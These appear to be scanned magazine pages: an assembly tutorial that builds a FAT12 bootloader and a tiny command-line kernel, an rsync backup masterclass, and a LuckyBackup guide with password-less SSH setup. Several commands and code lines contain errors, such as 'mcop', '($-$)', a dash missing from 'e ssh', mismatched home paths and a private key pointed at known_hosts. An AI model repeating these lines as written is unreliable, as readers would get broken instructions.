Pointers are an anachronism that are probably best avoided other than in specific circumstances. In C and C++ they're the only way to do certain things with complex data types, and because they're so primitive, they're lightning fast. But knowing how they work and what they're capable of is still a useful exercise. They crop up when reading lots of Linux code, especially in the kernel, and they're another useful technique when a programming language doesn't seem to offer something similar itself. 

Programming languages that support pointers aren't always able to report on errors that might be generated by improper use, so you need to be careful.

**“Pointers crop up in lots of Linux code, especially in the kernel.”**

# ASMSCHOOL: MAKE AN OPERATING SYSTEM

MIKE SAUNDERS

**Part 4: Using the skills you've acquired in previous tutorials, you're ready to make your very own operating system!**

## WHY DO THIS?

- Learn what compilers do behind the scenes
- Understand the language of CPUs
- Fine-tune your code for better performance

**W**e've come a long way in the last few months, starting with very simple assembly language programs for Linux, and finishing last issue with standalone code running on a real PC. But now we're going to put everything together and make an actual operating system. Yes, we're going to follow in the footsteps of Linus Torvalds – but what exactly is an operating system? What does it do that we need to recreate?

Here we'll focus on its core features: loading and running programs. Advanced operating systems do a lot more, such as managing virtual memory and handling network packets, but those require years of effort so we'll focus on the essentials here. Last month we wrote a small program that fits into the first 512 bytes of a floppy disk (the first sector), and this month we'll beef it up so that it can load other data from the disk.

## 1 WRITING A BOOTLOADER

We could try to squeeze our operating system into the first 512 bytes of the floppy disk – ie the chunk that's loaded by the BIOS – but we wouldn't have much space to do anything interesting. So instead, we'll use these 512 bytes for a simple bootloader, which will load a kernel to another location in RAM and then execute it. (Then we'll set up the kernel to load and execute other programs from the disk – though more on that later.)

You can get the code for this tutorial from [www.linuxvoice.com/code/lv015/asmschool.zip](http://www.linuxvoice.com/code/lv015/asmschool.zip). Here's `boot.asm`, our bootloader:

```

BITS 16

jmp short start ; Jump past disk description
nop ; Pad out before
disk description

%include "bpb.asm"

```

Our operating system in action, showing the prompt, a command, and running a program from the disk.

```

QEMU
SeaBIOS (version 1.7.5-20140531_171129-lamiak)

iPXE (http://ipxe.org) 00:03.0 C980 PC12.10 PnP PMM+07F90BA0+07EF0BA0 C980

Booting from Hard Disk...
Boot failed: could not read the boot disk

Booting from Floppy...

MyOS > ls
MYKERNEL.BIN,TEST.BIN
MyOS > test.bin
X
MyOS > Wow!

Not found!
MyOS >

```

```

start:
mov ax, 07C0h ; Where we're loaded
mov ds, ax ; Data segment

mov ax, 9000h ; Set up stack
mov ss, ax
mov sp, 0FFFFh ; Stack grows downwards!

cld ; Clear direction
flag

mov si, kern_filename
call load_file

jmp 2000h:0000h ; Jump to loaded kernel

kern_filename db "MYKERNELBIN"

%include "disk.asm"

times 510-($-$) db 0 ; Pad to 510 bytes with zeros
dw 0AA55h ; Boot signature

buffer: ; Disk buffer begins

```

Here, after the **BITS** directive telling the *NASM* assembler that we're in 16-bit mode, the first CPU instruction is `jmp`. You will recall from last month that execution begins right at the start of the 512 bytes that the BIOS loads from the disk, but we need to jump past a special chunk of data here. You see, for our demo last month, we simply injected the code into the start of the disk (using `dd`) and left the rest of the disk blank.

This time, we need to use a proper floppy disk in MS-DOS (FAT12) format, and for this to work properly,

we need to include some special data near the start of the sector. This is called the BIOS Parameter Block (BPB), and provides detail such as the label, number of sectors and so forth. This doesn't interest us now, as it's a topic that warrants its own set of tutorials, so we've placed the details in a separate file, **bpb.asm**.

Now, this line in our code is important:

```
%include "bpb.asm"
```

This is a *NASM* directive, and includes the contents of the specified file inside the current one during assembly. In this way, we can keep our bootloader code neat and tidy, leaving the BPB details in a separate file. The BPB begins three bytes after the start of the sector, and because the **jmp** instruction only takes up two bytes, we have a "nop" (no operation – an instruction that does nothing but waste CPU cycles) to use up an extra byte.

### Stack it up

Next up we have the same instructions to set up the data registers and stack, as per last month, along with a **cld** (clear direction) instruction, which determines that certain instructions such **lods** work forwards during operation, incrementing **SI** rather than decrementing it.

Next, we place the location of a string inside the **SI** register and call our **load\_file** routine. But hang on a minute – we haven't even written this routine yet! That's true, but this is inside another file that we include, **disk.asm**.

FAT12, as used on DOS-formatted floppy disks, is one of the simplest filesystem formats in existence but still requires a good deal of code to parse. The **load\_file** routine is around 200 lines long, and as we're focusing on OS development here and not specific filesystems, we didn't want to print it in the magazine and waste space. So, we include **disk.asm** near the end of our code, and can forget about it. (If you're interested in exploring FAT12, however, see <http://tinyurl.com/fat12spec> for a good overview, and then have a nosey around inside **disk.asm** – the code is well commented.)

Anyway, the **load\_file** routine loads the filename specified in the **SI** register to segment 2000, location 0, so we then jump to that code to execute it. That's it – the kernel is loaded, and the bootloader has done its job!

You'll notice that the kernel filename in our code is **MYKERNELBIN** and not **MYKERNEL.BIN** as you might expect in the old 8+3 filename scheme of DOS



floppy disks. That's just the way it works internally in FAT12, and we save space here by making sure our **load\_file** routine doesn't have to parse out the full stop and convert the filename to the internal format.

After the line that includes **disk.asm**, we have the two lines that pad out the boot loader to 512 bytes and include a signature (as explained last month). Finally, we have a label called "**buffer**" which is used by the **load\_file** routine. Essentially, **load\_file** needs an empty space of RAM to do some temporary work when finding a file on the disk, and we have plenty of free space after where the boot loader is loaded, so we just place the buffer there.

To assemble the bootloader, use:

```
nasm -f bin -o boot.bin boot.asm
```

Now we want to create a virtual floppy disk image in MS-DOS format, and inject our bootloader into the first 512 bytes like so:

```
mkdosfs -C floppy.img 1440
```

```
dd conv=notrunc if=boot.bin of=floppy.img
```

And we're done! We now have a bootable floppy disk image that will load **mykernel.bin** and execute it. Next up is the fun part – writing a kernel...

Nothing beats seeing your work (and reflection) running on real hardware – it's geektastic!

## 2 KERNEL TIME

We want our kernel to perform a handful of essential tasks: print a prompt, take input from the user, see if it's a command, or execute another program on the disk if specified. Here's the code, as provided in **mykernel.asm**:

```
mov ax, 2000h
```

```
mov ds, ax
```

```
mov es, ax
```

```
loop:
```

```
mov si, prompt
```

```
call lib_print_string
```

```

mov si, user_input
call lib_input_string

cmp byte [si], 0
je loop
cmp word [si], "ls"
je list_files

mov ax, si
mov cx, 32768
call lib_load_file
jc load_fail

call 32768
jmp loop

load_fail:
mov si, load_fail_msg
call lib_print_string
jmp loop

list_files:
mov si, file_list
call lib_get_file_list
call lib_print_string
jmp loop

prompt          db 13, 10, "MyOS > ", 0
load_fail_msg   db 13, 10, "Not found!", 0
user_input      times 256 db 0
file_list       times 1024 db 0

%include "lib.asm"

```

Before we go through this, note that the final line includes **lib.asm**, which is also provided in the

**asmschool.zip** bundle on our website. This is a library of useful screen, keyboard, string and disk routines that you can use – and in this case, we tack it onto the end of our code, to keep our main kernel code small and sweet. See the boxout for more information on the routines provided in **lib.asm**.

So, in the first three lines of our kernel we set up our segment registers to point to the segment in which we were loaded – 2000. This is important to make sure that instructions like **lods** work properly, reading from the current segment and not somewhere else. We're not going to do anything else with segments after this point, though; our operating system will do everything in 64k of RAM!

Next up, we have a label that marks the beginning of a loop. First of all, we use one of the routines in **lib.asm**, **lib\_print\_string**, to print a prompt to the screen. The 13 and 10 bytes before the prompt text are newline characters, so that the prompt isn't printed directly after the output of any program, but always on a new line.

Then we use another **lib.asm** routine, **lib\_input\_string**, which takes keyboard input from the user and stores it in the buffer pointed to by the SI register. In our case, the buffer is defined near the bottom as:

```
user_input times 256 db 0
```

This defines a buffer of 256 zeroed-out bytes – surely enough for a command line on a simple operating system like ours!

Then we perform a check on the input. If the first byte in **user\_input** is zero, then the user pressed Enter without typing anything; remember that strings are terminated by zeros. So if this happens, we just jump back up to the loop and print the prompt again. If the user has entered something, however, we first do a

### Routines in lib.asm


As mentioned, **lib.asm** provides a bunch of useful routines to use in your kernel and standalone programs. Some of these use instructions and concepts that we haven't touched on in this tutorial series yet, and others (like the disk ones) delve into the world of filesystems, but if you're feeling confident you could have a peek inside and see how they work. Most importantly, though, here's how to call them from your code:

- **lib\_print\_string** Takes the location of a zero-terminated string in the SI register and displays it.
- **lib\_input\_string** Takes the location of a buffer in SI, and fills it with keyboard input from the user. When the user hits Enter, the string is zero-terminated and control returns to the calling program.
- **lib\_move\_cursor** Moves the cursor on the screen to the positions in the DH (row) and DL (column) registers.
- **lib\_get\_cursor\_pos** Call this to get the current row and column in DH and DL respectively.
- **lib\_string\_uppercase** Takes the location of a zero-terminated string in AX, and converts it to uppercase.
- **lib\_string\_length** Takes the location of a zero-terminated string in AX, and returns its length in AX.
- **lib\_string\_compare** Takes locations of two zero-terminated strings in SI and DI, and compares them. Sets the carry flag if the same (for **jc** instructions), or clears if different (**jnc**).
- **lib\_get\_file\_list** Takes a buffer in SI and populates it with

comma-separated, zero-terminated list of filenames on the disk.

- **lib\_load\_file** Takes AX as filename and loads it to position CX. Returns BX containing number of bytes loaded (ie the filesize), or carry set if file not found.

Try including **lib.asm** in your standalone programs (eg at the end of **test.asm**) and see what you can do.



There's lots of useful stuff in **lib.asm** – have a good look around inside.

check to see if they typed **ls**. So far, you've seen that we've done comparisons on bytes in our assembly programs, but it's also possible to perform comparisons on double-byte values – aka words. Here, we compare the first word stored in **user\_input** with **ls**, and if so, jump to a chunk of code below. In that chunk, we use another **lib.asm** routine to get a comma-separated list of files from the disk (which we store in our **file\_list** buffer), print it to the screen, and go back to the loop for more input.

### Take a load off

If the user hasn't entered **ls**, we assume they've entered the name of a program on the disk, so we try to load it. Our **lib.asm** file includes a handy **lib\_load\_file** routine that does all the hard work of parsing the FAT12 tables on the disk: it takes a filename string location in **AX**, and a position to load the file in **CX**. We already have the user input in **SI**, so we copy that into **AX**, and then we put 32768 in **CX** as the loading point.

But why this point specifically? Well, it's just a design choice in the memory map of our operating system. Because we do everything inside a 64k segment, and our kernel is loaded at position 0, we might as well use the first 32k for the kernel, and the second 32k for programs that we load. So 32768 is the halfway point in our segment, and gives plenty of room for both the kernel and programs.

Now, the **lib\_load\_file** routine does something important: if it can't find the file on the disk, or has some kind of problem reading the disk, it will quit out and set the carry flag. This is a status flag on the CPU that is set during certain math operations, and doesn't interest us here – but we can use the presence of the flag to perform quick decisions. If **lib\_load\_asm** has set the carry flag, we **jc** – jump if carry – to a chunk of code that prints an error message and then returns to the loop.

If the carry flag hasn't been set, however, then **lib\_load\_asm** has successfully loaded the file to 32768. So all we need to do now is call that location, to run the program we loaded! And when that program uses **ret** (to return to the calling code), we simply continue the loop. That's it – a very simple command parser and program loader, in just 40 lines of assembly, admittedly with plenty of help from **lib.asm**.


To assemble the kernel, use:

```
nasm -f bin -o mykernel.bin mykernel.asm
```

After this, we need to add **mykernel.bin** to the floppy disk image somehow. If you're familiar with loopback mounting, you could access **floppy.img** that way, but a simpler approach is to use the GNU Mtools ([www.gnu.org/software/mtools](http://www.gnu.org/software/mtools)). This is a suite of programs for working with MS-DOS/FAT12 formatted floppy disks, and it's available in the package repositories of all major distros, so grab it with **apt-get**, **Yum**, **Pacman** or whatever your distro uses.

Then add **mykernel.bin** to **floppy.img** like so:

```
mcop -i floppy.img mykernel.bin ::/
```



Note the funny bits at the end here: colon, colon, slash. Now we're almost ready to go, but what fun is an operating system if it doesn't have any programs to load? Let's fix this by writing a really quick one. Yes, you are now going to write software for your own OS – think of the geek points you're earning. Save this as **test.asm**:

```
org 32768
```

```
mov ah, 0Eh
```

```
mov al, 'X'
```

```
int 10h
```

```
ret
```

This simply uses the BIOS to print the letter 'X' to the screen, and then returns to the calling code – in this case, our operating system. The **org** bit at the start isn't a CPU instruction but a directive to **NASM**, telling it that the code will be loaded at 32768, so it should calculate offsets accordingly.

Assemble it and add it to the floppy image thusly:

```
nasm -f bin -o test.bin test.asm
```

```
mcop -i floppy.img test.bin ::/
```

Now take a deep breath, prepare for awesomeness, and boot the disk image in a PC emulator like *Qemu* or *VirtualBox*. For instance:

```
qemu-system-i386 -fda floppy.img
```

*Et voilà*: the **boot.bin** bootloader that we injected into the first sector loads **mykernel.bin**, which then presents you with a prompt. Enter **ls** to see the two files on the disk (**mykernel.bin** and **test.bin**), and enter the latter filename to run it and display the letter X.

How cool is that? Now you can begin customising your operating system's command line, add other commands, and add more programs to the disk. To try it on a proper PC, see the "Running on real hardware" boxout in last month's tutorial – the commands are exactly the same. Next month we'll make our OS more powerful by letting loadable programs use system routines, thereby sharing code and reducing duplication. Much winning awaits. 📖

Mike Saunders has written a whole OS in assembly (<http://mikeos.sf.net>) and is contemplating a Pi version.

Sail through moments of anguish and despair brought about by failed disks by backing up your data in multiple locations.

# MAKE DUPLICATE COPIES OF DATA WITH RSYNC

There's strength in numbers.

MAYANK SHARMA

## LV PRO TIP

Use the `--dry-run` option to run `rsync` without actually transferring the files. Review the output and if its on expected lines, rerun the `rsync` command without `--dry-run`.

The Linux ecosystem has lots of command line utilities for backing and restoring data. **Rsync** is one of the most popular ones that's commonly used for copying and synchronising files and directories. You can use it to easily ferry files locally between drives or remotely between two computers over the network. In fact, you can use **rsync** to back up web servers and mirror websites with a single command.

What makes **rsync** so useful is the **rsync** algorithm, which compares the local and remote files one small block at a time using checksums, and only transfers the blocks that are different. If you're copying over the network, **rsync** compresses these tiny blocks on the fly before sending them over the wires which further helps cut down the file transfer time. For such network transfers, **rsync** is usually clubbed with SSH to encrypt the data transfer for added security.

**Rsync** is available in the official repos of almost every distro. Users of Deb-based distros such as Debian and Ubuntu can install it with `sudo apt-get install rsync`. Similarly, users of RPM-based distributions such as Fedora can fetch it with `sudo yum install rsync`.

Let's use **rsync** to back up a home directory on to another a mounted disk.

```
rsync -avhW --no-compress /home/mayank /media/backup/
```

This command copies the entire content of the `/home/mayank` directory including files,

subdirectories, links, and other file types. Once the files have been copied, type

```
ls -l /home/mayank /media/backup/mayank
```

and you'll notice that the date and timestamps on both the original and the backed-up files are the same.

Notice that there's no trailing slash after `/home/bodhi`. Without that trailing slash, **rsync** will copy files from that directory to a target directory named **bodhi** (`/media/backup/bodhi`). Had we put a trailing slash, **rsync** would have copied all files from `/home/bodhi` directly to the backup directory (`/media/bodhi/stuff/`). Keep this in mind and pay close attention to the trailing slashes when copying to a location with existing data.

Now let's examine the options. The **-a** (archive) option preserves all ownership, permissions, and creation times on the copied files. The **-h** option presents the **-v** (verbose) output (transfer rate and file sizes) in terms that are easier to comprehend.

The **-W** option asks **rsync** to copy whole files and not bring the delta transfers algorithm into play. This helps reduce the load of the machine when making an initial transfer. The `--no-compress` option also helps ease the load off the processor by asking **rsync** not to compress the data before sending it out, since we're copying the files between local drives.


After a few days, you might like to repeat the command without the **-W** option, such as:

```
rsync -avh --no-compress /home/mayank /media/backup/
```

This time around **rsync** copies only the new files under the `/home/bodhi` directory to the backup directory along with any changes to the original backed up files. You can schedule and run this command at regular intervals to maintain a backup of the home directory.

Note that while **rsync** will add any new files in the backup, it will not delete any files from the backup target that you have zapped from the original location unless you specifically ask it to. Many users use **rsync**

**Rsync** is the secret sauce behind several graphical tools such as *LuckyBackup*, which is covered over the page.



to maintain an exact replica of a directory. You can use the **--delete** option to ask **rsync** to delete files in the backup target that were removed from the original location.

## Remote backups

In the real world you would want to store backups on a remote machine, and **rsync** is adept at ferrying files across the network. For network backups, **rsync** is usually clubbed with SSH, which ensures that the data is transferred over an encrypted medium.

It goes without saying that you'll have to install and enable SSH on the remote machine. If you can connect to it with the **ssh** command you're good to go. Furthermore, you'll also have to install **rsync** on the remote machine as well.

```
rsync -avzh -e ssh /home/mayank bodhi@192.168.2.10:/media/backup
```

This command does the same backup as before, but this time the files are copied over to a mounted location on a remote machine. The remote machine is specified before the remote directory name separated by a colon. The command also introduces two new options. In addition to the **-a** (archive) and **-v** (verbose) options, the **-z** option asks **rsync** to compress the data before sending it over the wires. The **-e** option is used to specify the remote shell, which in this case asks **rsync** to use the SSH remote shell to transfer data.


Just like before, you can repeat this command again, as is, to back up the files to the remote location, copying over only the differences over a secure channel after compressing them. In a production environment, you'd want to run the command as a cron job to back up files at regular intervals after setting up SSH to allow password-less logins for the user who is going to perform the backup.

You can also add the **--delete** option to make sure the destination is an exact replica of the original. Since this option will remove any deleted files, it's best used with the **--backup** option, which make copies of files in the backed up location that have been deleted or updated in the original location. The **--backup** option is used together with the **--backup-dir** option to specify the location of the original files along with a suitable suffix to identify them.

```
rsync -avzh --delete --backup --backup-dir=backup_`date +%A` /home/mayank /media/backup
```

Like before, this command will make an exact replica of the **/home/mayank** directory under the **/media/backup/current-backup** directory. But when you run this after the contents of the original **/home/mayank** directory have changed, the extra options in this command (**--backup** and **--backup-dir**) will move the files that have been changed or deleted in the original location under a time-stamped directory on the destination before removing them.

By preserving the original files inside a time-stamped directory, the previous command helps you create a weekly incremental backup. All files modified every day are copied to a directory named after the



day of the week, such as **/media/backup/backup\_Monday**. Over a week, seven directories will be created that reflect changes over each of the past seven days.

## Other useful options

The **rsync** command has dozens of options. We've already used the most common ones to sync and back up files and folders, in the examples above. Here are some more options that'll help you use **rsync** more precisely.

First up are the **--include** and **--exclude** options. As you can guess, these can be used to control which files are backed up and which aren't. For example, the following command will only back up files and directories that start with 'spec' and ignore the rest:

```
rsync -avzh e ssh --include 'spec*' --exclude '*' /home/mayank bodhi@192.168.2.10:/media/backup
```

Similarly you can also specify a ceiling size for files to be copied with the **--max-size** option. Any files beyond this specified size are ignored and aren't copied. In the following example, **rsync** will only copy files that are less than 100MB in size:

```
rsync -avzh --max-size=100m ~/Downloads /media/backup
```

In the same vein, you can use the **--min-size** option to ignore files that are smaller than the specified file size. However, please note that both these options are transfer rules only. This means that they only help the receiver limit the files to be transferred, and will have no affect whatsoever on the deletions.

If you are using **rsync** to ferry a lot of data, the command might dominate the resources and overpower the system and make it unresponsive. To avoid such a situation you can throttle the network I/O bandwidth with the **--bwlimit** option. For example, the following command limits the maximum transfer rate to 100 KB/s:

```
rsync -avzh --delete --bwlimit=100 ~/Downloads /media/backup
```

There's a lot more you can do with **rsync**. In this Masterclass we've introduced some of the most common use cases and the options that are used to execute them. However, **rsync** supports a lot more options that are detailed in its man page.

You can find loads of interesting **rsync**-based scripts on the web that you can adapt to your needs.

### LV PRO TIP

Use the **--progress** option to track the status of an ongoing transfer.

### LV PRO TIP

Instruct **rsync** on how to handle symbolically linked files. The **--links** option copies the symbolic link files while **--copy-links** copies the file that the symbolic link ultimately points to.

# SYNC AND BACK UP WITH LUCKYBACKUP

Make sure luck is on your side when the hard disk fails.

MAYANK SHARMA


**Y**ou could roll yourself a pretty good backup script with **rsync**, **ssh**, **cron** and a few other Linux tools. But if that sounds too complicated or time-consuming, you could head to your distro's package manager and grab *LuckyBackup*. With *LuckyBackup* you get all the advantages of **rsync** with the added convenience of a graphical interface.

When you launch *LuckyBackup* for the first time, create a new profile. You can then store different backup sets within each profile.

Begin by clicking the Add button, which will open up the Task Properties window. In this window you'll need to fill out a few details about the backup. In the Name field, enter some text to identify this task from the others, such as "Backup Documents to USB". Next, point to the directory you wish to back up (such as **~/Documents**) and the destination where you want it saved (such as **/media/USB**).

Remember that you can only add one directory per task. If you need to back up multiple directories, you'll need to create a different task for each source. It might seem a bit inconvenient at first, but the advantage of creating separate tasks is that you can back up different directories in different ways, to different location and even schedule them to run at different times and intervals.

When adding a task, pay close attention to the Backup Type field. The default backup option performs a full backup and copies the contents of the source directory under the destination directory. Then there's the Synchronise option, which ensures that the



**luckyBackup is very flexible and lets you create as many tasks as you want that you can group them inside multiple profiles.**

contents of the source and the destination directories are the same.

At the bottom of the interface, there's a checkbox labelled 'Do NOT create extra directory'. By default it's unchecked and asks *LuckyBackup* to back up files after creating a new directory inside the destination directory with the same name as the source directory. If, however, you just wish to back up the contents of the directory and not the directory itself, then make sure you toggle the checkbox. Next to it is a spin-box using which you can define the maximum number of backup snapshots you want *LuckyBackup* to preserve. By default the tool will only preserve a single snapshot but you can ask it to store up to 500 snapshots.

When you have created all your backup and sync tasks, you can use *LuckyBackup* to schedule them. In the Task List window, select the task you wish to schedule and head to Profile > Schedule. In the Schedule window click the Add button to open the scheduler. Here you can set the interval for the execution of the task. Back in the Schedule window, select the just added schedule and click the cronIT! button, which will then create a cron job for the backup task.

## Remote backups

One of the greatest strengths of **rsync** is its ability to perform remote backups and synchronisation. This functionality flows down to *LuckyBackup* as well. While adding a task, click on the Advanced button to reveal more options. Using this Advanced section you can set up exclusions, configure remote options, customise command options, and a lot more.

If you're backing up something like your home directory, you might want to exclude preserving locations that house things like temporary files and cache. The Exclude tab has pre-defined options that

## PRO TIP

The simulation feature by itself doesn't prevent data loss. Carefully peruse the output and make sure there aren't any accidental deletions.

## Password-less SSH logins

If you are backing up data to a remote machine, by default, *LuckyBackup* will prompt you for the password of the remote host before establishing the SSH connection. This works for manual backups, but isn't really feasible for unattended scheduled backups. If you want to schedule a remote backup you will have to set a secure shell up to do password-less authentication. Be warned though that a password-less SSH login isn't considered a best practice from a security point of view.


To set it up, first head to the local machine from where the connection to the remote SSH server will be established and the data will be backed up. On this machine, type **ssh-keygen -t rsa**. This command will generate a pair of public and private keys. Later on you'll copy over the public keys to

the remote machine. For now, make sure you don't enter a password when generating a key and just hit Enter when prompted.

Once the keys have been generated, copy the public key to the server with the **ssh-copy-id -i .ssh/id\_rsa.pub username@remotehost** command. Make sure you replace **username** with the user you will log in as on the remote SSH server and replace **remotehost** with the IP address or hostname of the remote machine.

To test the password-less login, try establishing an SSH connection to the remote SSH server from the local machine. If all goes well, instead of being prompted for a password, you should be allowed inside without being prompted for a password. You can now use *LuckyBackup* to schedule and run unattended remote backups.





let you select commonly ignored locations and also lets you define your own. Similarly, switch to the Include tab to specify folders that shouldn't be excluded from the backup. If you select the Only Include option under this tab, *LuckyBackup* will only back up the mentioned folders and ignore the rest.

To do a remote backup, you'll have to use the superuser version of *LuckyBackup* and then head to the Remote tab. After enabling the checkbox to use a remote host, you'll first have to specify whether the remote host will act as a destination for the data or the source. The latter option is used when defining restoration tasks. Also make sure that the destination path specified exists in the remote computer. Next, enter the IP address or the hostname of the remote machine and the username you wish to login as.

You will also need to select the SSH checkbox. Then hit the Browse button corresponding to the 'private key file' field and point it to the **known\_hosts** files under the hidden **.ssh** directory. When you run the backup, you'll be prompted for the password for the remote user. Once you've entered everything, use the Validate button to ensure your backup settings are good to go.

### Restore backups

When the inevitable happens and you need to restore data from your backup, first make sure that you install *LuckyBackup* inside the new Linux installation on the restored computer. Next, make sure that the previous

destination for the backups is available and accessible.

The first task when you launch *LuckyBackup* is to import the original backup profiles. These are automatically backed up along with the data. To reinstate them, head to Profile > Import and navigate to the destination directory. The profile is housed in a hidden directory named **.luckybackup-snapshots**.

Once the profile has been imported, you'll be able to see all the backup tasks. However, instead of backing up data, you now want to restore it. To do this, head to Task > Manage Backup, which displays a browsable list of all the backup snapshots. Select the snapshot you wish to restore and click on the Restore button. The app will show you a dialog box confirming the location of the backed up data and its original location. By default, *LuckyBackup* will restore the data to its original location, but also gives you the option to restore the data elsewhere.

That's all there is to it. The tool does justice to its **rsync** underpinnings and is loaded with features that are cleverly tucked away so as to not intimidate new users. Play around with the tool and fine-tune it as per your requirements, but make sure you use the Dry Run option while you're learning to avoid accidentally zapping files.

When viewing backup snapshots, *LuckyBackup* will also let you view the differences between the source and the selected snapshot.

**"LuckyBackup does justice to its rsync underpinnings and is loaded with features."**

**LV PRO TIP**  
The 'Also execute' advanced option can be used to sanitise the backup data or to make sure a remote backup location is mounted and available.

**LV PRO TIP**  
You can even configure *LuckyBackup* to send you an email if a scheduled task errors out.

**Mayank Sharma has been finding productive new ways to mess about with free software for years now.**

# /DEV/RANDOM/

## Final thoughts, musings and reflections



